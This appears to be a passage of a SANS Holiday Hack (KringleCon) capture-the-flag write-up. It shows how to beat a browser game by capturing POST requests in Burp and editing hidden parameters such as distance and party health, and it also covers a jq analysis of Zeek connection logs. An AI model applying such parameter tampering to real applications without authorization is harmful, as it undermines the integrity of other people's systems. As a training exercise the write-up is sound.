
For the medium challenge, let’s capture the requests within burp to see what’s happening

Request

```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trail.elfu.org/store/
Content-Type: application/x-www-form-urlencoded
Content-Length: 473
Connection: close
Cookie: trail-mix-cookie=926b0eb0c47c864adb5e526f4365c953446ac0db
Upgrade-Insecure-Requests: 1
```

```
reindeerqty=0&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpringfield&submit=Buy&difficulty=1&money=3000&distance=0&curmonth=8&curday=1&name0=Jessica&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Emma&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Vlad&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=50&meds=10&food=200&hash=HASH
```

Now, you'll notice the difference between Medium and Easy is that the parameters are now within the body of the POST request rather than the URL of the GET request. In order to beat Medium, all we have to do is capture the request, update the distance parameter to 8000 and send it on it's way



Hurray! We have beat it on Medium difficulty.

Let's take a look at Hard.

HHT - Hard

Hard difficulty is a little bit different. A Hash has been incorporated as shown below

```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trail.elfu.org/store/
Content-Type: application/x-www-form-urlencoded
Content-Length: 500
Connection: close
Cookie: trail-mix-cookie=de3e38d9aa22050e16006eb4896b15ed78bb5120
Upgrade-Insecure-Requests: 1

reindeerqty=2&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpringfie
ld&submit=Buy&difficulty=2&money=1500&distance=0&curmonth=9&curday=1&name0=Jessi
ca&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Jane&health1=
100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Joshua&health2=100&cond
2=0&cause2=&deathday2=0&deathmonth2=0&name3=Joshua&health3=100&cond3=0&caus
e3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=10&meds=2&food=100&
hash=bc573864331a9e42e4511de6f678aa83
```

During my testing, I noticed that a new hash is generated within the response body.


```
56  https://trail.elfu.org  POST  /trail/  ✓
```

Request | Response

Raw | Headers | Hex | HTML | Render

```
    <input type="hidden" name="difficulty" class="difficulty" value="2">
    <input type="hidden" name="money" class="difficulty" value="500">
    <input type="hidden" name="distance" class="distance" value="0">
    <input type="hidden" name="curmonth" class="difficulty" value="9">
    <input type="hidden" name="curday" class="difficulty" value="1">
    <input type="hidden" name="name0" class="name0" value="Jessica">
    <input type="hidden" name="health0" class="health0" value="100">
    <input type="hidden" name="cond0" class="cond0" value="0">
    <input type="hidden" name="cause0" class="cause0" value="">
    <input type="hidden" name="deathday0" class="deathday0" value="0">
    <input type="hidden" name="deathmonth0" class="deathmonth0" value="0">
    <input type="hidden" name="name1" class="name1" value="Jane">
    <input type="hidden" name="health1" class="health1" value="100">
    <input type="hidden" name="cond1" class="cond1" value="0">
    <input type="hidden" name="cause1" class="cause1" value="">
    <input type="hidden" name="deathday1" class="deathday1" value="0">
    <input type="hidden" name="deathmonth1" class="deathmonth1" value="0">
    <input type="hidden" name="name2" class="name2" value="Joshua">
    <input type="hidden" name="health2" class="health2" value="100">
    <input type="hidden" name="cond2" class="cond2" value="0">
    <input type="hidden" name="cause2" class="cause2" value="">
    <input type="hidden" name="deathday2" class="deathday2" value="0">
    <input type="hidden" name="deathmonth2" class="deathmonth2" value="0">
    <input type="hidden" name="name3" class="name3" value="Joshua">
    <input type="hidden" name="health3" class="health3" value="100">
    <input type="hidden" name="cond3" class="cond3" value="0">
    <input type="hidden" name="cause3" class="cause3" value="">
    <input type="hidden" name="deathday3" class="deathday3" value="0">
    <input type="hidden" name="deathmonth3" class="deathmonth3" value="0">
    <input type="hidden" name="reindeer" class="reindeer" value="4">
    <input type="hidden" name="runners" class="runners" value="2">
    <input type="hidden" name="ammo" class="ammo" value="10">
    <input type="hidden" name="meds" class="meds" value="2">
    <input type="hidden" name="food" class="food" value="100">
    <input type="hidden" name="hash" class="hash" value="42e77b63637ab381e8be5f8318cc28a2">
</div></form></table>
<table><tr><td>Party Status
```

However, even if I took this hash and put it into the next request, I was unable to bypass the control.. At least not via the distance parameter. If I were to capture the request and update the distance parameter, I would get the following error




However, I did notice that other parameters can still be updated when playing the game. Ultimately, I noticed that you can manipulate the health parameter of all 4 party members. Why

is this important? Well, because you can purchase 2 reindeer (keep $500 so you can pay the $100 toll later in the game) and nothing more!

You can increase the pace to grueling and whenever you have party members that are dropping low on health, you can just up their health back to 100 and continue on your merry way!

Here's a quick example:

As shown below, my distance remaining is 6423 on September 21 on HARD difficulty. Anna has a toothache and is down to 17 health! We also have no food! Oh no!! What ever shall we do?!?



Well, I'll tell you what we can do! We can capture the request in burp and update everyones health to 100 and condition to 0 (health parameter and condition parameter)

Original Request


```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trail.elfu.org/trail/
Content-Type: application/x-www-form-urlencoded
Content-Length: 444
Connection: close
Cookie: trail-mix-cookie=dd8f736f26ff5ff1c2defd9940f25e5a139a029b
Upgrade-Insecure-Requests: 1

pace=2&playerid=JebediahSpringfield&action=go&difficulty=2&money=500&distance=1577&c
urmonth=9&curday=21&name0=Lila&health0=56&cond0=0&cause0=&deathday0=0&deathm
onth0=0&name1=Mildred&health1=63&cond1=0&cause1=&deathday1=0&deathmonth1=0&n
ame2=Anna&health2=17&cond2=3&cause2=&deathday2=0&deathmonth2=0&name3=Savvy
&health3=46&cond3=1&cause3=&deathday3=0&deathmonth3=0&reindeer=4&runners=2&am
mo=10&meds=2&food=0&hash=a012869311d64a44b5a0d567cd20de04
```

Edited Request

```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trail.elfu.org/trail/
Content-Type: application/x-www-form-urlencoded
Content-Length: 448
Connection: close
Cookie: trail-mix-cookie=dd8f736f26ff5ff1c2defd9940f25e5a139a029b
Upgrade-Insecure-Requests: 1

pace=2&playerid=JebediahSpringfield&action=go&difficulty=2&money=500&distance=1577&c
urmonth=9&curday=21&name0=Lila&health0=100&cond0=0&cause0=&deathday0=0&death
month0=0&name1=Mildred&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0
```

```
&name2=Anna&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Savvy&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=4&runners=2&ammo=10&meds=2&food=0&hash=a012869311d64a44b5a0d567cd20de04
```


Here's what we get



Well look at that! We were able to continue the game. We are now on September 22 and everyone's health is back to 100! Or.. nearly.. They're still hungry AF. Now.. we can just keep

this going until the game ends. Essentially just increase the pace to grueling, whenever someone's health gets low, update their health to 100 (or whatever) and continue the game!

Here's what it looks like to win!



Hurray! We beat it on Hard! I think one of the best lessons on this challenge is that it's not always about "hacking". Meaning, it's not all about getting shells or dumping databases. Instead, "hacking" can be about manipulating things to get what you want. In this case, we wanted to beat the game on Hard.. and we were able to do so!

Wunorse Openslae - Zeek JSON Analysis

This terminal is located inside the Sleigh Workshop. In order to enter the Sleigh Workshop, we need to have completed Objective 11.

Wunorse needs our help! Wunorse needs us to identify the Destination IP with the longest connection duration using the supplied zeek file. Let’s begin.

We first extract the duration and IP address and append it to a out.txt

```
elf@ca186fbe2146:~$ cat conn.log | jq -j 'select(.duration>=99) | .["id.resp_h"], ", ", .duration, "\n"' > out.txt
```

After we have our file, let’s find the longest duration element

```
elf@774829bd76b6:~$ cat out.txt | cut -d',' -f2 | sort -n | tail
 870.55667
 4333.288236
 30493.79543
 31642.774949
 33074.076209
 59396.15014
 148943.160634
 250451.490735
 465105.432156
 1019365.337758
elf@774829bd76b6:~$
```

We see that there’s an element with the duration of 1019365.337758. Let’s see what IP that is

```
elf@774829bd76b6:~$ cat out.txt | grep 1019365.337758
 13.107.21.200, 1019365.337758
elf@774829bd76b6:~$
```

Looks like we have the IP address

```
13.107.21.200
```

```
13.107.5.88, 124.086121
172.217.3.202, 171.01321
13.107.21.200, 1019365.337758
34.211.168.164, 300.078768
192.168.52.255, 148943.160634
elf@774829bd76b6:~$ cat conn.log | jq -j 'select(.duration>=99) | .["id.resp_h"], ", ", .dur
ation, "\n"' > out.txt
elf@774829bd76b6:~$ cat out.txt | cut -d',' -f2 | sort -n | tail
 870.55667
 4333.288236
 30493.79543
 31642.774949
 33074.076209
 59396.15014
 148943.160634
 250451.490735
 465105.432156
 1019365.337758
elf@774829bd76b6:~$ cat out.txt | grep  1019365.337758
13.107.21.200, 1019365.337758
elf@774829bd76b6:~$ run
run-parts    runcon       runtoanswer  runuser
elf@774829bd76b6:~$ runtoanswer
Loading, please wait......



What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@774829bd76b6:~$
```

Success! That was the last and final terminal. Now onto Objective 12.

Objective

Now that we have all our Terminal challenges completed, let’s dive into the Objectives. This is where the real story line begins.

Objective 0 - Talk to Santa in the Quad

The adventure begins by first visiting Santa in the Quad which is right after heading north from the Train Station (starting point). Santa says the following

> This is a little embarrassing, but I need your help.
> Our KringleCon *turtle dove* mascots are missing!
> They probably just wandered off.
> Can you please help find them?
> To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.
> Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!
> We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.
> After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.

With this, we head onto Objective 1

Objective 1 - Find the Turtle Doves


With Santa's objective in hand, we head out to find the missing Turtle Doves!

They are located to the North of the Quad in the Student Union next to the Fireplace. Their names are Michael and Jane and all they say are

Hoot Hooot?

Anyways, we find the turtle doves and move onto Objective 2

Objective 2 - Unredact Threatening Document



Now that we have found the turtle doves, it's time to look for this unredacted threatening document.

